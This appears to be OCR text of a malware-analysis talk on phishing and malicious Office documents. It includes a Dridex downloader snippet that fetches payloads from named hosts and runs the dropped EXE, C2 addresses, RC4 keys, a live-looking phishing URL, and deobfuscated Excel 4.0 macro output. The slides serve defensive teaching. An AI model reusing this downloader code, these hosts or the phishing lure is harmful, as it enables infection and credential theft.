-75 Last 7 days
HASHES: 36 IPS: 91 DOMAINS: 2838


VIDAR
70 tasks overall
-22 Last 7 days
HASHES: 26 IPS: 33 DOMAINS: 11463




0-DAY

- IMO, uncommon to see zero-day exploits in daily volume of malware
- However, once zero-days are discovered/made public, they'll be exploited until patched (and well after)
- Patch, but helps to keep out-of-date/vulnerable software in sandboxes

IF AN EMAIL GETS THROUGH...



CLEVER WAYS TO ABUSE OFFICE DOCS



https://twitter.com/jstrosch/status/1240377203201847300

PHISHING SITES CAN BE CONVINCING

artbylelia.ro/voice/new/l/?signin=d41d8cd98f00b204e9800998ecf8427e&auth=32b884f40344e9c38dd7b870bd94fc9b0fca5e1cd1de

Microsoft

Verify Your Identity

You've received a secure link to:


Scanned Doc(s) iCloud.pdf

To open this secure link, You need to enter an Office365 email that this document was shared to.


Enter Email

Next

© 2019 Microsoft Privacy & Cookies



WHAT HAPPENS NEXT?



Processes

- C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE

```
"C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE" /dde C:\Users\Admin\AppData\Local\Temp\Receipt-094618.xls
```

  - C:\Windows\SysWOW64\mshta.exe

```
mshta "C:\ProgramData\qCellTypeSameFormatConditions.sct"
```

    - C:\ProgramData\qWebQuery.exe

```
C:\ProgramData\qWebQuery.exe
```

Signatures

Dridex

Description

Dridex(known as Bugat/Cridex) is a form of malware that specializes in stealing bank credentials.

Tags

dridex botnet

Process spawned unexpected child process

Dridex Loader

Blocklisted process makes network request

Downloads MZ/PE file

Executes dropped EXE

Loads dropped DLL

Checks whether UAC is enabled

WHAT ABOUT THAT SCT FILE?

```
For Each qPaperEnvelopeB5 in Array("http://webservicesamazin.com:8088/css/file7.bin","http://onlinefastsolutions.
com:8088/css/file11.bin","http://paymentadvisry.com:8088/styles/file8.bin","http://onlinefastsolutions.com:8088/
```


Malware Config


Extracted

Family	dridex
Botnet	22201
C2	202.29.60.34:443 66.175.217.172:13786 78.46.78.42:9043 Copy all
rc4.plain	1 RQTJGOuDHeSyUCWzdNRZi3fWMitWY9aTc
rc4.plain	1 vjiC5zOulZpDDDsNZ8IOBhjcJGbnCIzFFR0yGNTkdRFAMKFQE71xOf28bxiLodF1gFrTviv9G

```
    .savetofile qOneAfterAnother.ExpandEnvironmentStrings("%ALLUSERSPROFILE%") & "\qWebQuery.exe", 2
end with
qOneAfterAnother.Exec(qOneAfterAnother.ExpandEnvironmentStrings("%ALLUSERSPROFILE%") & "\qWebQuery.exe")
Exit For
```

AS AN ASIDE – TRACKING BY







EXCEL 4 MACROS

- While many maldocs today leverage Visual Basic for Applications (VBA), Excel 4.0 Macros have been around for quite some time (early 1990s)
  - Also referred to as XLM macros
- Still supported in modern versions of Office…
- Macros are inserted directly into the cells of a worksheet
  - Often find that Excel docs will have hidden worksheets
- Don't show up as "normal" macro streams
  - Embedded in the workbook – still hard to detect for some AV
- Add effective anti-analysis and you may be convinced a document is NOT malicious…

CASE STUDY - 0C09FBDF98F0A6144A42FDE00FE21504

```
remnux@remnux:~/Desktop$ xlmdeobfuscator -f oBfsC4t10n2.xls

XLMMacroDeobfuscator(v0.1.6) - https://github.com/DissectMalware/XLMMacroDeobfuscator

File: /home/remnux/Desktop/oBfsC4t10n2.xls

Unencrypted xls file

[Loading Cells]
auto_open: auto_open->c1zB0vasNo!$N$545
[Starting Deobfuscation]
CELL:N545      , PartialEvaluation   , =WORKBOOK.HIDE("c1zB0vasNO",TRUE)
CELL:N546      , FullEvaluation      , GET.WORKSPACE(1)
CELL:N547      , Branching           , IF(ISNUMBER(SEARCH("Windows",N546)),ON.TIME(NOW()+"00:00:02","agawf23f"),CLOSE(FALSE))
CELL:N547      , FullEvaluation      , [TRUE] ON.TIME(NOW()+"00:00:02","agawf23f")
CELL:D8        , Branching           ,  IF(GET.WORKSPACE(42.0),CONCATENATE(E394,F1194,F549,E635,O697,U208,T458,M868,Z4,U777),CONCATENATE(F394,F1194,E549,O63
5,U697,D777))
CELL:D8        , FullEvaluation      ,  [TRUE] " HTB{n0w_e"
```






```
remnux@remnux:~/Desktop$ oledump.py -p plugin_biff --pluginoptions "-x" oBfsC4t10n2.xls
  1:      4096 '\x05DocumentSummaryInformation'
  2:      4096 '\x05SummaryInformation'
remnux@remnux:~/Desktop$ oledump.py -p plugin_biff --pluginoptions "-o BOUNDSHEET -a" oBfsC4t10n2.xls
  1:      4096 '\x05DocumentSummaryInformation'
  2:      4096 '\x05SummaryInformation'
  3:    833805 'Workbook'
            Plugin: BIFF plugin
              0085     18 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden - c1zB0vasNo
              ' 00000000: 89 A8 04 00 02 01 0A 00  \x89¨......'
               00000008: 63 31 7A 42 30 76 61 73  c1zB0vas
               00000010: 4E 6F                    No
              0085     15 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - invoice
              ' 00000000: 22 AD 0C 00 00 00 07 00  "\xad......'
               00000008: 69 6E 76 6F 69 63 65     invoice
```

